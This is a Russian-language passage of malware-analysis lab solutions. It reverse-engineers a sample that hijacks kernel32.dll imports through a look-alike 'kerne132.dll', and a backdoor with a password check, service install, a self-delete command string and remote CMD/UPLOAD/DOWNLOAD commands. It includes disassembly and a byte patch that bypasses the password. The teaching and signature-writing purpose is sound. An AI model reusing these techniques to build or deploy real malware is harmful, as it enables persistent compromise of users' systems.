Мы видим две другие функции: `sub_401040` и `sub_401070`. Обе они относительно короткие, и ни одна из них не делает внешних вызовов. Значит, их задача — либо сравнение памяти, либо вычисление сдвигов, либо запись в память. Мы не стремимся распознать каждую операцию, которую выполняет данная программа, так что эти функции можно пропустить (продолжительный анализ подобных функций является распространенной ловушкой, поэтому прибегать к нему следует только при крайней необходимости). Мы также видим множество арифметических операций и функций для перемещения и сравнения памяти (вероятно, в рамках двух загруженных библиотек — `kernel32.dll` и `Lab07-03.dll`). Программа перемещает данные между двумя открытыми файлами. Чтобы узнать, какие именно изменения при этом выполняются, мы могли бы отследить каждую инструкцию, но пока лучше пропустить этот этап и перейти к динамическому анализу, который позволит нам понаблюдать за доступом к файлам и их модифицированием.

Прокрутив окно IDA Pro вниз, мы увидим интересный код, который вызывает функции из Windows API. Сначала делается два вызова `CloseHandle` для двух открытых файлов, поэтому мы знаем, что вредонос завершает их редактирование. Затем применяется операция `CopyFile`, которая копирует файл `Lab07-03.dll` в каталог `C:\Windows\System32\` под именем `kerne1132.dll`, явно маскируя его под `kernel32.dll`. Можно предположить, что библиотека `kerne1132.dll` будет использоваться вместо `kernel32.dll`, но пока что мы не можем сказать, как она загружается.

Вызовы `CloseHandle` и `CopyFile` свидетельствуют о завершении этого участка кода. Дальше начинается другая логическая задача. При дальнейшем исследовании метода `main` ближе к его концу обнаруживается другой вызов, который принимает строковый аргумент `C:\\*`:

```
00401806    push      offset aC     ; "C:\\*"
0040180B    call      sub_4011E0
```

В отличие от других функций, вызываемых из `main`, `sub_4011E0` использует несколько импортов, что привлекает наше внимание. Если перейти к ее коду, можно увидеть, что в IDA Pro ее первый аргумент имеет имя `arg_0`, но помечен

как lpFilename. IDA Pro знает, что это имя файла, поскольку в этом качестве оно передается в функцию из Windows API. Одним из первых действий этой функции является вызов FindFirstFile с аргументом C:* для поиска диска C:.

Вслед за вызовом FindFirstFile можно видеть множество сравнений и арифметических операций. Это еще одна функция, анализ которой требует много времени и усилий, поэтому пока что мы ее пропустим и вернемся к ней, если получим больше информации. Если не считать инструкцию malloc, первым вызовом здесь является sub_4011e0 — функция, исследованием которой мы сейчас занимаемся. Это говорит о ее рекурсивности (она сама себя вызывает). Дальше в строке ❶ делается вызов stricmp:

```
004013F6              ❶ call    ds:_stricmp
004013FC                add     esp, 0Ch
004013FF                test    eax, eax
00401401                jnz     short loc_40140C
00401403                push    ebp             ; lpFileName
00401404              ❷ call    sub_4010A0
```

Аргументы функции stricmp попадают в стек примерно за 30 инструкций до ее вызова, но вы все равно можете их найти по ближайшим инструкциям push. Строка сравнивается со значением .exe, и при совпадении вызывается функция sub_4010a0 ❷.

На этом закончим анализ данной функции, не углубляясь в принцип работы sub_4010a0. Дальше мы видим вызов FindNextFileA и переход jump, что свидетельствует о циклическом выполнении этого кода. В конце функция выполняет операцию FindClose и завершается неким кодом для обработки исключений.

На этом этапе с большой уверенностью можно сказать, что данная функция ищет на диске C: файлы с расширением .exe и что-то с ними делает. Судя по рекурсивному вызову, сканируется вся файловая система. Мы могли бы вернуться назад и подтвердить наше предположение, но это займет много времени. Куда лучшим решением будет выполнение базового динамического анализа с помощью Process Monitor (procmon): это позволит убедиться в том, что программа ищет файлы с расширением .exe в каждом каталоге.

Чтобы узнать, что именно программа делает с найденными файлами, нам нужно проанализировать функцию sub_4010a0, которая вызывается при обнаружении подходящего расширения. Ее код довольно сложен, и его подробное изучение будет слишком долгим. Лучше посмотрим, какие вызовы он делает. Сначала вызываются операции CreateFile, CreateFileMapping и MapViewOfFile для отображения всего файла на память. То есть весь файл копируется на участок памяти, после чего программа может считывать и записывать его содержимое без применения дополнительных вызовов. Это усложняет анализ, поскольку мы не видим, какие изменения при этом вносятся. Но мы и тут не станем углубляться в подробности, а сразу перейдем к динамическим методикам.

При дальнейшем рассмотрении функции можно заметить арифметические операции IsBadPtr, которые проверяют корректность указателя. Мы также видим вызов stricmp ❶, представленный в следующем листинге:

```
0040116E     push      offset aKernel32_dll ; ❷ "kernel32.dll"
00401173  ❻  push      ebx              ; char *
00401174  ❶  call      ds:_stricmp
0040117A     add       esp, 8
0040117D     test      eax, eax
0040117F     jnz       short loc_4011A7
00401181     mov       edi, ebx
00401183     or        ecx, 0FFFFFFFFh
00401186  ❸  repne scasb
00401188     not       ecx
0040118A     mov       eax, ecx
0040118C     mov       esi, offset dword_403010
00401191  ❺  mov       edi, ebx
00401193     shr       ecx, 2
00401196  ❹  rep movsd
00401198     mov       ecx, eax
0040119A     and       ecx, 3
0040119D     rep movsb
```

С помощью вызова stricmp программа сравнивает значение со строкой kernel32.dll ❷. Несколькими инструкциями ниже мы видим вызовы repne scasb ❸ и rep movsd ❹, которые по своей сути эквивалентны функциям strlen и memcpy. Чтобы узнать, какой адрес памяти записывается с помощью memcpy, нужно определить содержимое регистра EDI, который использует инструкция rep movsd. В строке ❺ в EDI загружается значение из регистра EBX, место установки которого необходимо найти.

Мы видим, что в EBX загружается значение, которое мы передали в вызов stricmp ❻. Это означает, что при обнаружении строки kernel32.dll функция заменяет ее чем-то другим. Чтобы узнать, чем именно, перейдем к инструкции rep movsd; ее источник имеет сдвиг dword_403010.

Перезапись строки kernel32.dll с помощью значения типа DWORD не имеет никакого смысла. Новое значение тоже должно быть строкой. В следующем листинге показано, что находится внутри dword_403010:

```
00403010 dword_403010     dd 6E72656Bh         ; DATA XREF:
00403014 dword_403014     dd 32333165h         ; DATA XREF: _main+1B9r
00403018 dword_403018     dd 6C6C642Eh         ; DATA XREF: _main+1C2r
0040301C dword_40301C     dd 0                 ; DATA XREF: _main+1CBr
```

Вы должны заметить, что шестнадцатеричные значения, которые начинаются цифрами 3, 4, 5, 6 и 7, являются символами в формате ASCII. Дизассемблер IDA Pro неправильно пометил наши данные. Если поместить курсор в строку с dword_403010 и нажать клавишу A, данные будут преобразованы в строку kerne132.dll.

Теперь мы знаем, что программа сканирует файловую систему в поисках файлов с расширением .exe, находит, где в них упоминается строка kernel32.dll, и меня-

ет ее на kerne132.dll. Из нашего предыдущего анализа мы знаем, что библиотека Lab07-03.dll будет скопирована в каталог C:\Windows\System32 и переименована в kerne132.dll. Теперь мы можем сделать вывод: вредонос модифицирует исполняемые файлы так, чтобы они обращались к kerne132.dll вместо kernel32.dll. То есть библиотека kerne132.dll загружается специально модифицированными исполняемыми файлами.

На этом мы закончили с исследованием исходного кода. Теперь можно заполнить оставшиеся пробелы с помощью динамического анализа. Воспользуемся утилитой procmon, чтобы подтвердить, что программа ищет и открывает файлы с расширением .exe (procmon покажет, что процесс открывает все исполняемые файлы в системе). Если взять один из таких открытых файлов и проверить его таблицу импорта, можно подтвердить, что импорты из библиотеки kernel32.dll были заменены аналогичными вызовами из kerne132.dll. Это означает, что каждый без исключения исполняемый файл в системе попытается загрузить нашу зараженную библиотеку.

Теперь посмотрим, каким образом программа модифицировала файлы kernel32.dll и Lab07-03.dll. Мы можем вычислить MD5-хеш файла kernel32.dll до и после запуска вредоноса, чтобы убедиться в отсутствии каких-либо изменений. Открыв модифицированный файл Lab07-03.dll (который теперь называется kerne132.dll), мы увидим, что у него появилась таблица экспорта. Согласно PEview в ней содержатся все те же вызовы, что и в оригинале, и все они перенаправляются к библиотеке kernel32.dll, сохраняя ее функциональность. Внесенные изменения приводят к тому, что любая программа, запущенная на этом компьютере, загрузит зараженную библиотеку kerne132.dll и выполнит код в методе DLLMain. В остальном ничего не поменялось: код будет выполняться так, как будто программа по-прежнему вызывает оригинальную версию kernel32.dll.

В ходе нашего анализа мы проигнорировали большую порцию кода, поскольку он был слишком сложным. Упустили ли мы при этом что-нибудь? Несомненно, однако ничего из этого не имело для нас большого значения. Весь код метода main, который обращался к библиотекам kernel32.dll и Lab07-03.dll, заключался в разборе kernel32.dll, создании таблицы экспорта в Lab07-03.dll с идентичными функциями и перенаправлении вызовов обратно в kernel32.dll.

Вредоносу приходится искать все экспортные вызовы в kernel32.dll и создавать для них соответствующие записи в поддельной библиотеке kerne132.dll, поскольку файл kernel32.dll может отличаться в разных системах. Модифицированная версия kerne132.dll экспортирует те же вызовы, что и настоящая библиотека. Функция, которая модифицирует исполняемые файлы, находит таблицу импорта и обнуляет все вызовы, связанные с kernel32.dll, чтобы они больше не использовались.

С помощью тщательного и продолжительного анализа можно было бы определить, чем именно занимаются все эти функции. Однако при изучении вредоносного ПО время часто оказывается на вес золота, поэтому обычно стоит уделять внимание только действительно важным аспектам. Старайтесь игнорировать мелкие детали, которые не относятся к вашему анализу.

Работа 9.1

Краткие ответы

1. Чтобы программа установилась, нужно передать ей параметр `-in` и пароль. Или же можно модифицировать двоичный файл, чтобы он пропускал проверку пароля.
2. В качестве аргументов командной строки эта программа принимает одно из четырех значений и пароль. Паролем служит строка `abcd`; она требуется для выполнения любых действий, кроме стандартных. Параметр `-in` заставляет программу установить себя. Параметр `-re` приводит к ее удалению. Параметр `-c` обновляет конфигурацию, включая IP-адрес для отправки сигналов. Параметр `-cc` позволяет вывести в консоль текущую конфигурацию программы. По умолчанию установленный вредонос играет роль бэкдора.
3. Вы можете модифицировать функцию по адресу 0x402510 так, чтобы она всегда возвращала `true`. Для этого нужно изменить ее начальные байты. За это отвечает ассемблерная инструкция `MOV EAX, 0x1; RETN;`, которая соответствует последовательности байтов B8 01 00 00 00 C3.
4. Вредонос создает ключ реестра `HKLM\SOFTWARE\Microsoft \XPS\Configuration` (обратите внимание на пробел после `Microsoft`). Он также создает службу *`XYZ`* `Manager Service`, где *`XYZ`* может быть параметром, предоставляемым во время установки, или именем вредоносного исполняемого файла. В конце, когда программа копирует себя в системный каталог Windows, она может поменять свое название, чтобы оно совпадало с именем службы.
5. Вредоносу можно передать по сети одну из пяти команд: `SLEEP`, `UPLOAD`, `DOWNLOAD`, `CMD` или `NOTHING`. Команда `SLEEP` приводит к остановке программы на заданный период времени. Команда `UPLOAD` считывает файл из сети и записывает его в локальной системе по заданному пути. Команда `DOWNLOAD` заставляет вредонос отправить на удаленный сервер содержимое локального файла. Команда `CMD` позволяет запустить в локальной системе консольную утилиту. Команда `NOTHING` является «холостой» и не вызывает никаких ответных действий.
6. По умолчанию вредонос сигналит по адресу http://www.practicalmalwareanalysis.com/, однако это можно изменить. В качестве сигналов используются `GET`-запросы по протоколу HTTP/1.0, направленные к ресурсам вида *`xxxx/xxxx.xxx`*, где *`x`* — произвольный алфавитно-цифровой символ в кодировке ASCII. В своих запросах вредонос не предоставляет никаких HTTP-заголовков.

Подробный анализ

Начнем с отладки вредоноса с помощью OllyDbg. Воспользуемся клавишей `F8` для пошагового выполнения с обходом, пока не дойдем до адреса 0x403945, по которому находится вызов функции `main` (чтобы понять, что функция `main` начинается по адресу 0x402AF0, проще всего использовать IDA Pro). Теперь нажмем клавишу `F7`,

чтобы выполнить шаг со входом в главный метод. Продолжим пошаговое выполнение с помощью клавиш F7 и F8, отмечая поведение программы (если вдруг зайдете слишком далеко, можете вернуться в начало, нажав Ctrl+F2).

Первым делом вредонос проверяет, равно ли количество аргументов командной строки единице (см. адрес 0x402AFD). Мы не указывали никаких параметров, поэтому проверка проходит успешно, и выполнение возобновляется по адресу 0x401000. Далее он пытается открыть ключ реестра `HKLM\SOFTWARE\Microsoft \XPS`; но, поскольку такого ключа не существует, функция возвращает ноль и управление переходит к функции `0x402410`.

Функция `0x402410` использует вызов `GetModuleFilenameA`, чтобы получить путь к текущему исполняемому файлу, и формирует строку `/c del path-to-executable >> NUL` в формате ASCII. На рис. 9.1Л копия этой строки представлена в окне Registers (Регистры) OllyDbg. Обратите внимание на то, что регистр EDX содержит значение `0x12E248`, и OllyDbg вполне резонно интерпретирует его как указатель на строку в кодировке ASCII. Вредонос пытается уничтожить свой файл на диске, передавая вызову `ShellExecuteA` сформированную строку и программу `cmd.exe`. К счастью, этот файл уже открыт в OllyDbg, поэтому Windows не даст его удалить. Такое поведение соответствует тому, что нам удалось выяснить во время статического анализа этого образца в лабораторных работах к главе 3.




Рис. 9.1Л. Судя по строковому указателю в регистре EDX, вредонос готовится себя удалить

Наша следующая задача состоит в том, чтобы заставить вредоносную программу выполняться корректно. У нас есть как минимум два варианта: предоставить дополнительные аргументы командной строки, чтобы удовлетворить проверку по адресу 0x402AFD, или изменить маршрут выполнения, в котором проверяются ключи реестра. Во втором случае можно получить непредсказуемые последствия. Инструкции, которые идут дальше, могут зависеть от информации, хранящейся в этих ключах; если их содержимое поменяется, может произойти сбой программы. Сначала попробуем указать дополнительные аргументы командной строки, чтобы избежать потенциальных осложнений.

Выберем любой элемент из списка строк (например, `-in`) и подставим его в качестве аргумента командной строки, чтобы проверить, сделает ли вредонос что-нибудь интересное. Для этого выберем пункт меню Debug ▸ Arguments (Отладка ▸ Аргументы), как показано на рис. 9.2Л. Затем в открывшемся диалоговом окне OllyDbg добавим параметр `-in` (рис. 9.3Л).

Если запустить программу с аргументом `-in`, она все равно попытается себя удалить. Следовательно, этого недостаточно. Воспользуемся OllyDbg, чтобы пошагово пройтись по потоку выполнения вредоноса, и посмотрим, что происходит, когда он получает свой аргумент.




Рис. 9.2Л. Отладка с аргументами




Рис. 9.3Л. Добавление аргумента -in

В листинге 9.1Л показана подготовительная часть функции и проверка параметра.

Листинг 9.1Л. Инициализация функции и сравнение argc

```
00402AF0        PUSH EBP
00402AF1        MOV EBP,ESP
00402AF3        MOV EAX,182C
00402AF8        CALL Lab09-01.00402EB0
00402AFD     ❶  CMP DWORD PTR SS:[EBP+8],1
00402B01        JNZ SHORT Lab09-01.00402B1D
```

Мы видим, что после проверки аргумента командной строки происходит переход по адресу 0x402B01. Количество строковых аргументов, переданных программе (`argc`), находится 8 байтами выше указателя на слой стека ❶, так как это первый параметр функции `main`.

В строке 0x402B2E последний аргумент командной строки передается в функцию по адресу 0x402510. Мы знаем, что этот аргумент последний, потому что в стандартной программе на языке C у главной функции их всего два: `argc` (количество аргументов командной строки) и `argv` (массив указателей на аргументы командной

строки). В строках ❶ и ❷ листинга 9.2Л видно, что первый содержится в регистре EAX, а второй — в ECX. Инструкция в строке ❸ производит арифметическую операцию с указателем, выбирая последний элемент массива аргументов. Итоговый указатель сохраняется в EAX и помещается на вершину стека до того, как будет выполнен вызов функции.

Листинг 9.2Л. Указатель на последний элемент массива argv помещается в стек

```
00402B1D      ❶ EAX,DWORD PTR SS:[EBP+8]           ; ARGC
00402B20      ❷ MOV ECX,DWORD PTR SS:[EBP+C]       ; ARGV
00402B23        MOV EDX,DWORD PTR DS:[ECX+EAX*4-4] ❸
00402B27        MOV DWORD PTR SS:[EBP-4],EDX
00402B2A        MOV EAX,DWORD PTR SS:[EBP-4]
00402B2D        PUSH EAX
```


Базовые возможности дизассемблера в OllyDbg позволяют получить общее представление о функции, которая начинается по адресу 0x402510. Она не делает никаких вызовов, но, исследовав ее инструкции, мы видим, что в ней выполняются арифметические операции `ADD`, `SUB`, `MUL` и `XOR` с операндами размером 1 байт — например, в строках с 0x402532 по 0x402539. Похоже, что это ответвление проверяет корректность ввода, используя заранее предусмотренный хитроумный алгоритм. В качестве ввода, скорее всего, выступает некий пароль или код.

ПРИМЕЧАНИЕ

Если выполнить полноценный анализ функции по адресу 0x402510, можно установить, что паролем является строка abcd. Мы можем указать этот пароль или модифицировать код, как показано ниже, — оба метода будут в равной степени успешными.

Вместо создания обратного алгоритма мы просто отредактируем двоичный файл, чтобы функция, проверяющая пароль (0x402510), всегда возвращала значение, соответствующее успешной проверке. Это позволит нам продолжить анализ внутренностей вредоноса. Обратите внимание на вложенный вызов `strlen` в строках с 0x40251B по 0x402521. Если аргумент не пройдет проверку, регистр EAX будет обнулен и выполнение продолжится с функции очистки по адресу 0x4025A0. В ходе дальнейшего исследования можно заметить, что значение `1` возвращается только в случае получения корректного аргумента; мы модифицируем эту проверку, чтобы это число возвращалось при любом вводе. Для этого мы вставим инструкции, показанные в листинге 9.3Л.

Листинг 9.3Л. Модификация кода, проверяющего пароль

```
B8 01 00 00 00      MOV EAX, 0x1
C3                  RET
```

Соберем эти инструкции, выбрав пункт меню Assemble (Собрать) в OllyDbg, и получим последовательность из шести байтов: `B8 01 00 00 00 C3`. Инструкции `CALL`

и RET занимаются подготовкой и очисткой стека, поэтому мы можем перезаписать код в самом начале функции, проверяющей пароль (по адресу 0x402510). Для этого откройте контекстное меню в начальном адресе, который вы хотите отредактировать, и выберите пункт Binary ▸ Edit (Двоичный код ▸ Редактировать). Вся процедура показана на рис. 9.4Л.




Рис. 9.4Л. Модификация двоичного кода

На рис. 9.5Л представлено диалоговое окно, куда нужно ввести соответствующие инструкции. Мы хотим записать 6 байт поверх кода, который занимает лишь 1 байт, поэтому нам нужно сбросить флажок Keep size (Сохранить размер). Теперь введем шестнадцатеричные значения в поле HEX +06 и нажмем кнопку OK. OllyDbg автоматически соберет новые инструкции и отобразит их в подходящем месте. Сохраним изменения в исполняемый файл, щелкнув правой кнопкой мыши на окне дизассемблера и выбрав пункт меню Copy to executable ▸ All modifications (Скопировать в исполняемый файл ▸ Все изменения). Подтвердите свой выбор и сохраните новую версию под именем `Lab09-01patched.exe`.

Чтобы убедиться в том, что функция проверки пароля была успешно отключена, опять попытаемся отладить ее с аргументом командной строки `-in`. На этот раз вредонос успешно проходит проверку по адресу 0x402510 и переходит к блоку кода 0x402B3F. Шестью инструкциями ниже в стек попадает указатель на первый аргумент командной строки сразу после указателя на строку `-in` в кодировке ASCII. На рис. 9.6Л показано состояние стека в этот момент.




Рис. 9.5Л. Вставка новых инструкций




Рис. 9.6Л. Состояние стека по адресу 0x402B57

По адресу 0x40380F находится функция `__mbscmp`, которая согласно базе данных сигнатур FLIRT в составе IDA Pro занимается сравнением строк. С ее помощью вредонос сравнивает аргумент командной строки со списком допустимых параметров, чтобы определить свое дальнейшее поведение.

Далее программа проверяет, были ли ей переданы два аргумента. Поскольку мы указали лишь один (`-in`), проверка оказывается неудачной и вредонос снова пытается себя удалить. Чтобы пройти эту проверку, можно предоставить еще один аргумент командной строки.

Как вы помните, последний аргумент выступает в качестве пароля, но, поскольку функция проверки была модифицирована, мы можем передать вместо него любую строку. Создадим точку останова по адресу 0x402B63, чтобы быстро вернуться к проверке аргумента командной строки, добавим случайный набор символов после `-in` и перезапустим процесс отладки. Вредонос примет все аргументы и выполнит то, что от него ожидается.

Если продолжить отладку, можно увидеть, что программа пытается открыть диспетчер служб по адресу 0x4026CC, используя название своего исполняемого файла в качестве базового имени. *`Базовое_имя`* — это часть пути без каталога и расширения. Если такой службы нет, вредонос создаст ее; она будет запускаться автоматически и иметь путь `%SYSTEMROOT%\system32\<`*`имя_файла`*`>`, а ее имя будет иметь вид *`базовое_имя`* `Manager Service`. На рис. 9.7Л показано состояние стека на момент вызова `CreateServiceA`. Мы можем видеть строковое имя в кодировке ASCII, описание и путь. В строке 0x4028A1 программа копирует себя в каталог `%SYSTEMROOT%\system32\`. Функция по адресу 0x4015B0 модифицирует время редактирования, доступа и изменения нового файла, чтобы эти значения были такими же, как у системной библиотеки `kernel32.dll`.

```
0012D2F8  00000005
0012D2FC  00000424
0012D300  00146398  hManager = 00146398
0012D304  0012FB7C  ServiceName = "Lab09-01"
0012D308  0012DB44  DisplayName = "Lab09-01 Manager Service"
0012D30C  000F01FF  DesiredAccess = SERVICE_ALL_ACCESS
0012D310  00000020  ServiceType = SERVICE_WIN32_SHARE_PROCESS
0012D314  00000002  StartType = SERVICE_AUTO_START
0012D318  00000001  ErrorControl = SERVICE_ERROR_NORMAL
0012D31C  0012E348  BinaryPathName = "%SYSTEMROOT%\system32\Lab09-01.exe"
0012D320  00000000  LoadOrderGroup = NULL
0012D324  00000000  pTagId = NULL
0012D328  00000000  pDependencies = NULL
0012D32C  00000000  ServiceStartName = NULL
0012D330  00000000  Password = NULL
0012D334  7C910738  ntdll.7C910738
0012D338  FFFFFFFF
0012D33C  7FFD4000
0012D340  00000000
```

Рис. 9.7Л. Состояние стека в момент вызова CreateServiceA по адресу 0x402805

В конце вредонос создает ключ реестра `HKLM\SOFTWARE\Microsoft \XPS`. Пробел после `Microsoft` делает эту строку уникальным индикатором для локальных сигнатур. С помощью этого ключа сохраняется значение `Configuration` с буфером, на который указывает регистр EDX по адресу 0x4011BE. Чтобы определить содержимое буфера, создадим точку останова в строке 0x4011BE и перейдем к ней (нажав `F9`). Щелкнем правой кнопкой мыши на регистре `EDX` в окне `Registers` (Регистры) и выберем пункт меню `Follow in Dump` (Отследить в дампе памяти). В шестнадцатеричном

представлении дампа можно заметить четыре строки с NULL в конце, за которыми идет множество нулей (рис. 9.8Л). Строки содержат значения `ups`, `http://www.practicalmalwareanalysis.com`, `80` и `60`. Это похоже на конфигурационные данные, связанные с сетевыми возможностями вредоноса.




Рис. 9.8Л. Фрагменты сетевой конфигурации, найденные в памяти

Анализ параметров командной строки

Теперь, когда мы задокументировали процедуру установки вредоноса, можно перейти к изучению других его возможностей. Для начала воспользуемся IDA Pro, чтобы описать другие маршруты выполнения. Как показано в табл. 9.1Л, данный экземпляр поддерживает ключи `-in`, `-re`, `-c` и `-cc`. Это можно легко заметить, если обратить внимание на вызовы `__mbscmp` в функции `main`.

Таблица 9.1Л. Поддерживаемые параметры командной строки

Параметр	Адрес реализации	Действие
-in	0x402600	Установка службы
-re	0x402900	Удаление службы
-c	0x401070	Установка ключа конфигурации
-cc	0x401280	Вывод ключа конфигурации

Сравним функцию, которая начинается по адресу 0x402900 и соответствует аргументу командной строки `-re`, с процедурой установки, которую мы изучили ранее. Выполняемое здесь действие является полной противоположностью тому, что происходит в функции 0x402600. Сначала открывается диспетчер служб (адрес 0x402915), затем находится путь установки вредоноса (адрес 0x402944) и удаляется соответствующая служба (адрес 0x402944). В конце удаляется копия вредоноса в каталоге `%SYSTEMROOT%\system32`, а также конфигурационное значение в реестре (адреса 0x402A9D и 0x402AD5).

Теперь взглянем на функцию, которая начинается по адресу 0x401070 и соответствует параметру `-c`. Если ранее вы не поленились назначить функциям подходящие имена в IDA Pro, вам будет очевидно, что мы уже встречали этот вызов при рассмотрении операций установки и удаления. Если вы забыли обновить имя этой функции, убедитесь в том, что оно используется во всех вышеупомянутых местах; в этом вам помогут перекрестные ссылки в IDA Pro. Перейдите к реализации функции, выделите ее имя, щелкните на нем правой кнопкой мыши и выберите пункт Xrefs to (Перекрестные ссылки к).

Функция, которая начинается по адресу 0x401070, принимает четыре параметра, которые позже объединяются. Функции для объединения строк являются вложенными, их можно распознать по инструкциям `REP MOVS*` (от англ. REPeat MOVe — «повторить перемещение строки»). Итоговый буфер записывается в значение реестра `Configuration` в ветке `HKLM\SOFTWARE\Microsoft \XPS`. Передача вредоносу параметра `-c` позволяет обновить его конфигурацию в системном реестре. На рис. 9.9Л показано окно утилиты Regedit с соответствующим ключом после стандартной установки вредоноса.




Рис. 9.9Л. Конфигурационное значение в реестре

По адресу 0x401280 находится функция, которая срабатывает при передаче параметра `-cc`. Она выполняет действие, обратное предыдущему (0x401070), считывая из реестра содержимое конфигурационного значения и записывая соответствующие поля в буферы, выступающие в качестве ее аргументов. Если указать параметр `-cc`, текущая конфигурация будет прочитана, отформатирована в виде строки и выведена в консоль. Ниже показан вывод при использовании параметра `-cc` после стандартной установки вредоноса:

```
C:>Lab09-01-patched.exe –cc epar
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60
```

Последний маршрут выполнения выбирается в ситуации, когда установленный вредонос не получает никаких аргументов командной строки. Факт установки он определяет по адресу 0x401000, проверяя наличие ключа в реестре. Реализация стандартного поведения находится в функции, которая начинается с адреса 0x402360. Обратите внимание на переход вверх (0x402403) и назад (0x40236D), который является признаком цикла. Стоит также отметить три условия выхода (с адресами 0x4023B6, 0x4023E0 и 0x402408), которые приводят к непосредственному завершению программы. Похоже, что вредонос получает текущую конфигурацию, вызывает функцию, засыпает на секунду, повторяет все сначала — и так до бесконечности.

Анализ бэкдора

Возможности бэкдора реализованы в виде цепочки функций, которые изначально вызываются из бесконечного цикла. Функция 0x402020 вызывает другую функцию с начальным адресом 0x401E60 и сравнивает начало возвращенной строки со списком поддерживаемых значений: `SLEEP`, `UPLOAD`, `DOWNLOAD`, `CMD` и `NOTHING`. Встретив одну из этих строк, вредонос вызовет функцию, связанную с соответствующим запросом. Этот процесс похож на разбор аргументов командной строки. В табл. 9.2Л собраны допустимые команды и их изменяемые параметры, выделенные курсивом.

Таблица 9.2Л. Поддерживаемые команды

Команда	Адрес реализации	Формат	Поведение
SLEEP	0x402076	SLEEP *secs*	Засыпает на *secs* секунд
UPLOAD	0x4019E0	UPLOAD *port filename*	Считывает файл *filename* на порте *port* и сохраняет его в локальной системе
DOWNLOAD	0x401870	DOWNLOAD *port filename*	Считывает файл *filename* и передает его удаленному серверу через порт *port*
CMD	0x402268	CMD *port command*	Выполняет консольную команду *command* с помощью cmd.exe и передает ее вывод удаленному серверу через порт *port*
NOTHING	0x402356	NOTHING	Ничего не делает

ПРИМЕЧАНИЕ

Команды UPLOAD и DOWNLOAD выполняют действия, противоположные их стандартному назначению. При анализе всегда фокусируйтесь на внутренних механизмах, а не на отдельных строках, которые используются вредоносом.

Сетевой анализ

На этом этапе нам уже ясно, что мы имеем дело с полноценным бэкдором. Вредонос может выполнять произвольные консольные команды и встроенные процедуры для передачи и получения файлов по сети. Далее мы исследуем функцию, которая начинается по адресу 0x401E60 и возвращает команду диспетчеру поведения. Так мы узнаем, каким образом команда передается от удаленного сервера к вредоносу, что позволит создать сетевую сигнатуру для этого образца.

В ходе исследования функции 0x401E60 мы нашли несколько вызовов, у которых есть только одна перекрестная ссылка. Но вместо подробного анализа каждого из них отладим этот маршрут выполнения с помощью OllyDbg. Прежде чем приступать, убедитесь в том, что вредонос был успешно установлен. Для этого запустите его с параметром `-cc`: если установка уже проводилась, на экране появится его текущая конфигурация, а если нет, он попытается себя удалить.

Теперь откроем программу в OllyDbg и удалим сохраненные аргументы командной строки, чтобы получить стандартное поведение. Создадим точку останова по адресу 0x401E60. Вы можете быстро перейти на соответствующий участок кода, нажав Ctrl+K и введя `401E60`. Точка останова создается при нажатии клавиши F2.

Пройдитесь по данному участку кода несколько раз, используя шаг с обходом (клавиша F8). Особое внимание уделяйте аргументам функций и возвращаемым значениям.

